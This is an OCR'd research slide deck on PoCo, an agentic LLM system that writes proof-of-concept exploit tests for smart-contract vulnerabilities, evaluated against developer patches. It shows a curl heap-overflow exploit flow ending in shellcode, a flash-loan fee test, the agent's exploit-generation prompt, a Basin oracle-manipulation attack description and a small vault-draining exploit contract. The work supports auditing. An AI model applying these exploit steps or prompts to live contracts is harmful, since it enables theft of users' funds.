PoCo: Agentic PoC Exploit Generation for Smart Contracts

Huawei Future Technology Device Summit Helsinki · March 10th 2026

Vivi Andersson <vivia@kth.se>


With Sofia Bobadilla, Harald Hobbelhagen, and Martin Monperrus

Motivation

From reports to evidence

PART 01

How to know which bug reports are important?




8

#3466896

Heap Overflow in cURL AmigaOS Socket Implementation

Exploit Flow

1. **Setup malicious DNS server** that returns crafted responses
2. **Configure system** to use malicious DNS
3. **Trigger cURL** with specially crafted hostname
4. **Overflow occurs** in `gethostbyname_r` buffer
5. **Control heap metadata** to gain write primitive
6. **Overwrite function pointer** or return address
7. **Redirect execution** to shellcode



jimfuller2024 curl staff posted a comment. December 16, 2025, 7:36am UTC

I am struggling to see how this report is actionable as currently written ... far too much extraneous information ... being 'apparently' comprehensive is no replacement for crisp precision ... without having the time to go through this 'wall o text' my initial impression is this is either misguided, invalid, theoretical or require pathological alignment of 'bits' to be extremely unlikely ... try again to explain the problem (so humans can understand).

??


How to make it actionable?

A Proof-of-Concept is **executable evidence** of exploitability.


We study PoC generation in the smart contract domain

- Safeguarding money
- Publicly accessible code

PoC creation is manual and requires domain expertise




Smart Contract PoCs


Flash loan fee is incorrect in Private Pool contract #864

Open

outdoteth/cavia... #6

1. **Set up:** deploy contracts, fund wallets, configure state
2. **Trigger:** execute the sequence that exploits the flaw
3. **Assert:** verify the security violation actually occurred


FLASH LOAN FEE EXPLOIT · CAVIAR-2023

```
// ① SET UP
function test_flashLoanFeeExploit() public {
  PrivatePool pool = new PrivatePool();
  pool.initialize(address(nft), changeFee);
  vm.deal(alice, 1 ether);

  // ② TRIGGER
  vm.prank(alice);
  pool.flashLoan(borrower, tokenId, "");

  // ③ ASSERT fee paid is 25 wei,
  not 25×10^14
  assertEq(feePaid, 25,
    "fee should be 0.0025 ETH, got 25 wei");
  assertLt(feePaid, expectedFee);
}
```

Can frontier agentic LLMs generate semantically meaningful smart contract PoC exploits for us?

PoCo


Agentic architecture

PART 02

PoCo: from vulnerability report to working exploit

Input: vulnerability description

Output: executable PoC



Vulnerability Annotation
.txt
Vulnerable Smart Contract Codebase
PoCo
Let me analyze the annotation file
read
I need to:
[] Read main contract
[] Write a PoC exploit
[] Compile and Test
read
write
forge compile
The PoC compiles, now let me test
forge test
There is an assertion error. Let me read the main contract again
read
write
I found the error, I wrongly set the baseToken. The PoC should be correct now.
forge test
All PoC exploit assertions passes. I have successfully create a sound PoC exploit
Agentic ReAct Loop: Reason → Act → Observe
.sol
POC Exploit
Happy Auditor
Secure Codebase

Agentic Architecture


Action space

- Codebase exploration
- Task planning
- Smart contract tools

read	write	glob
edit	grep	todo

smart contract test

smart contract compile



Task Prompt:


Create a vulnerability exposing PoC forge test for the vulnerable contract at $1 using the vulnerability description in $2. Use the Write tool to save your PoC code to $3. Write ONLY the test file, test ONLY the described vulnerability, and do NOT modify the original contract. Iterate on compilation, test, and logical errors using forge tools. Your task is finished when the test compiles and successfully demonstrates the vulnerability through passing assertions.

Demo

#091 Basin

The contract updates token reserves but forgets to update the price oracle.

Anyone reading the oracle sees a fake price.



src/Well.sol#L352-L377

src/Well.sol#L590-L598

The Well contract mandates that the Pumps should be updated with the previous block's reserves in case reserves are changed in the current block to reflect the price change accurately.

However, this doesn't happen in the shift() and sync() functions, providing an opportunity for any user to manipulate the reserves in the current block before updating the Pumps with new manipulated reserves values. Impact

The Pumps (oracles) can be manipulated. This can affect any contract/protocol that utilizes Pumps as on-chain oracles. Proof of Concept

> A malicious user performs a shift() operation to update reserves to desired amounts in the current block, thereby overriding the reserves from the previous block. The user performs swapFrom()/swapTo() operations to extract back the funds used in the shift() function. As a result, the attacker is not affected by any arbitration as pool reserves revert back to the original state. The swapFrom()/swapTo() operations trigger the Pumps update with invalid reserves, resulting in oracle manipulation.

Note: The sync() function can also manipulate reserves in the current block, but it's less useful than shift() from an attacker's perspective.

Evaluation

Methodology · Results

PART 03

Research Questions


1. Can PoCo generate well-formed PoC exploits?
   - → Compiles & passes

2. Can PoCo generate logically correct PoC exploits?
   - → patch-based evaluation


3. How do annotation details affect the results?
   - → vary level of description detail

Proof-of-Patch Dataset

- ➔ 23 real-world vulnerabilities from verified security audit reports
- ➔ Confirmed, high-impact, each with a developer-accepted mitigation patch




Project	Description
2024-06-size	Logical error in multicall function allows users to bypass deposit limits.
2023-07-basin	Users can manipulate the reported asset reserves, causing incorrect price data.
2023-08-cooler	Lender can update loan terms without borrower approval, enabling them to impose unfair conditions.



How to evaluate correctness of generated PoC?

Patch-based validation: The developer patch is the correctness oracle.
→ If it breaks the exploit, the PoC was triggering the vulnerability.



POC EXPLOIT

POCO-GENERATED

```
contract Exploit {
  function run() external {
    IVault(target)
     .withdraw(type(uint256).max);
  }
}
```

